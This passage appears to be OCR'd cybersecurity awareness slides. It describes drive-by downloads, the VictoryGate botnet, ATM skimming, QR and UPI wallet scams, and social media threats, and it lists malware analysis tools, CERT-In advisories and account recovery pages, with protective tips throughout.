  (e.g. downloads which install an unknown or counterfeit executable program, ActiveX component, or Java applet).

- Any download that happens without a person's knowledge.

- Download of spyware, a computer virus or any kind of malware that happens without a person's knowledge.

Why attackers are using this . . .

In this attack vector, attackers will Compromise a legitimate website and plant a piece of malicious code in it, which will be served to all legitimate users of that website.


Drive-by-download is working covertly, which make it difficult to suspect or detect.

Once the malware/virus is planted on user's computer, a remote attacker/hacker can:

- Access on the infected computer
- Steal user credentials, banking or other passwords
- Use as a launching pad for further attacks
- Install more sophisticated malwares/viruses
- Gain chain of access to corporate networks in which user or user's system is allowed for.

Botnets


C2 Operations and Threats



VictoryGate Botnet

- Botnet was designed for cryptocurrency Monero mining.
- Abuse the compromised devices resources, resulting slower down the performances.
- It is also capable to download and execute additional payloads by commands of Botmaster.
- when a USB drive is connected to infected machine, its files are copied in the hidden directory by malicious code.
- The VictoryGate bot uses only subdomains registered at dynamic DNS service provider No-IP to control infected devices.

The only propagation mechanism observed is through removable devices. The infected USB drive have all the files with same names and icons that it contained originally. it uses Windows executables (AutoIt scripts) compiled on the fly as apparent namesakes



USB Drive (E:) **Clean Drive**

Name	Date modified	Type	Size
file1	3/10/2020 1:14 PM	PDF File	3 KB
file2	3/10/2020 1:14 PM	BMP File	75 KB
file3	3/10/2020 1:15 PM	Internet Shortcut	1 KB
file4.pcap	3/10/2020 1:15 PM	PCAP File	804 KB

USB Drive (E:) **Infected Drive**

Name	Date modified	Type	Size
file1.pdf	3/10/2020 3:20 PM	Application	828 KB
file2.bmp	3/10/2020 3:20 PM	Application	828 KB
file3.url	3/10/2020 3:20 PM	Application	828 KB
file4.pcap	3/10/2020 3:20 PM	Application	828 KB

Figure:1 Comparison of a drive before & after compromise (Source: ESET)

Countermeasures

- Install and maintain updated anti-virus software at gateway and desktop level
- Install and maintain updated anti-spyware software at desktop level
- Install personal firewall
- Configure client system with least privileges and use Administrator account judiciously
- Keep up-to-date patches and fixes on the operating system and application software
- Exercise caution while opening unsolicited emails and do not click on a link embedded within

- Disable Unrecognized BHO (Browser Helper Object)
- In case your financial or personal information is compromised, immediately contact your financial institution/ Bank and report the same
- Irrespective of authentication method, ensure that online transactions are conducted through a trusted and clean system

Frameworks and resources for malware analysis

- Cuckoo Sandbox is a popular open-source sandbox to automate dynamic analysis.
- Limon is a sandbox for analyzing Linux malware.
- IDA Pro: an Interactive Disassembler and Debugger to support static analysis.
- A set of malware analysis tools:
  - procdot visualizes procmon and PCAP logfiles in a single graph
  - Minibis is a behavioral analysis automation framework
  - Densityscout aims to identify packed executables based on Bytehist
- Viper is a binary analysis and management framework, which can help organize samples of malware.

- Radare is a disassembly framework supporting many different architectures.
- The Microsoft SysInternals Suite helps assess the state and changes of a Windows system.
- The BFK passive DNS Logger allows execution of passive DNS queries on malicious domains.
- VirusTotal is a massive repository of malware, which allows investigations into samples, domains, detection rates and -names, etc. VirusTotal Intelligence is a commercial product which provides deeper levels of access to this information.
- Deepviz - Powerful online sandbox.
- Reverse.it - Powerful online sandbox based on VxStream. The free version has already a good level of customization, and it includes basic android static analysis.
- Aleph: an Open-Source Malware Analysis System.

Research Scope

- Malware detection using data mining methods
- Malware detection and classification using AI and ML techniques
- Malware detection based Instruction and opcode sequences
- Malware detection based on API Calls

e-Frauds

- Attacks on ATMs
- QR Code scams
- E-Wallet and Mobile wallet scams
- E-Commence frauds
- Data Breach

Attacks on ATM (Skimming & card cloning)

- ATM skimming is a theft of card information, where a small device, known as a skimmer, is used to steal the information during a legitimate ATM transaction.

- the skimmer device captures the information stored on the card's magnetic strip.


How to reduce the risk

- Familiarize yourself with the look & feel of the ATM fascia on machines.
- Inspect the ATM & all areas of its fascia for unusual or non-standard appearance
- Inspect whether there is anything unusual (card reader & area above the screen)
- Report any unusual appearance immediately to Police or the nearest bank branch.
- Always use your hand to shield your PIN when entering it.

Quick Response Code (QR Code) Scams

Use your tablet or phone camera to scan this image to visit our website!

- Visit our Website @



!! What if Setup by Attacker- SET toolkit for Launching Attack!!

How to Protect

- Never scan a code box that doesn’t appear to be linked to anything else and has no accompanying.
- Even if there is other information, for instance when it’s on a poster, be wary about scanning a code in public places, like transportation depots, bus stops or city centers.
- If you decide to scan, check first to see if the code is on a sticker. If it’s a sticker, don’t scan.
- Use a scanner app that actually checks the website the QR code is pointing to before taking you there.
- If you scan a code and find yourself on a web page that asks for confidential information like passwords, even if it looks like the real thing, don’t key the information in.

UPI/eWallet/Mobile Wallet Scams

- Fraud on Call (fake customer support numbers)
  - User gives UPI Pin and grant access to Remote Access Software (Screenshare, Anydesk, Teamviewer)
- Misuse of UPI Features
  - Fake payment requests (like ‘Enter your UPI PIN to receive money)
  - Sending QR code over WhatsApp and ask to scan the code to receive money.
- Fraud by Phishing Page/SMS
- The KYC update hoax

How to Protect

- Do not 'Pay' or enter your UPI pin to receive money. You need to enter PIN only for sending money.
- Do not Share card number, expiry date, PIN, OTP etc. with anyone. You need to scan QR only to make payments.
- Do not Download third-party apps such as Screenshare, Anydesk, Teamviewer to enable/receive payments.
- Do not Search for helpline numbers on Google, Facebook, Twitter. Instead, check the official website.
- Do not Respond to texts, emails from unknown addresses to click on links.

Advisories from CERT-In on secure digital transactions

- CERT-In Advisory for Secure Mobile Banking - CAID-2016-0071
  http://cert-in.org.in/s2cMainServlet?pageid=PUBVLNOTES02&VLCODE=CIAD-2016-0071

- CERT-In Advisory for Secure Mobile Banking - CAID-2016-0070
  http://cert-in.org.in/s2cMainServlet?pageid=PUBVLNOTES02&VLCODE=CIAD-2016-0070

- CERT-In Advisory for Safeguarding Smart phones against Cyber Attacks - CAID-2016-0069
  http://cert-in.org.in/s2cMainServlet?pageid=PUBVLNOTES02&VLCODE=CIAD-2016-0069

Social Media threats

Types of Social media threats

- Social networking worms (sending spam emails)
- Trojans ("click here" and you get)
- Cyber Propaganda and fake news
  - Crowdturfing (crowd power to spread manipulated information)
- Cyber Bullying/cyber stalking and online harassment
- Impersonation of online accounts
- Psychological games (creating negative impact)

Malware through facebook

- Links to malicious sites
- Attack toolkit geo aware
- Malware delivery to few countries

Facebook like jack

Cyber Propaganda and Fake News

Cyber propaganda can be defined as the use of information technologies to manipulate an even or influence public perception toward a certain point of view.


- Fake news
- Opinion Shaping and influencing and changing view of mind
- Mob lynching
- Spreading fake content, images, videos to hurt the sentiments of religion, community and regional and political & social unrest through instant messaging applications (whatsapp, telegram, instagram etc)
- Sharing of embedded content (malicious links) on seasons/festivals/online sales trends

Cyber Bullying/Cyber Stalking and Online Harassment

Abuse and/or harassment by teasing or insulting – Its CRIME

- Cyber stalking is the means to stalk or harass an individual, a group, or an organization.
- Cyber-harassment, or cyber-bullying, can include things like:
  - Impersonating or cracking into online accounts
  - Spreading rumors about victim
  - Sharing photos or videos without consent of victim
- It may include false accusations and defamation.
- It may also include monitoring, identity theft, threats, vandalism, or gathering information that may be used to threaten or harass.
- Cyber-harassment is repeated behavior that is designed to humiliate, control or scare the person being targeted

Recovery of Hacked Facebook Account



facebook.com/help/

We're working to update facebook.com and the Help Center. If you don't see instructions for the version you're using, learn how to switch versions or report a problem.

Questions You May Have

What names are allowed on Facebook?


How do I choose what I get notifications about on Facebook?

Where can I find my Facebook settings?

How do I change or reset my Facebook password?

How do I go live on Facebook?

Recovery of Hacked Twitter Account/Reporting Abuse



Security and hacked accounts

Help with my **compromised account**

About **account security**

Help with my **hacked account**

Privacy

How to **protect and unprotect your Tweets**

Your **privacy controls for personalized ads**

About **public and protected Tweets**

Help with **Google search visibility**

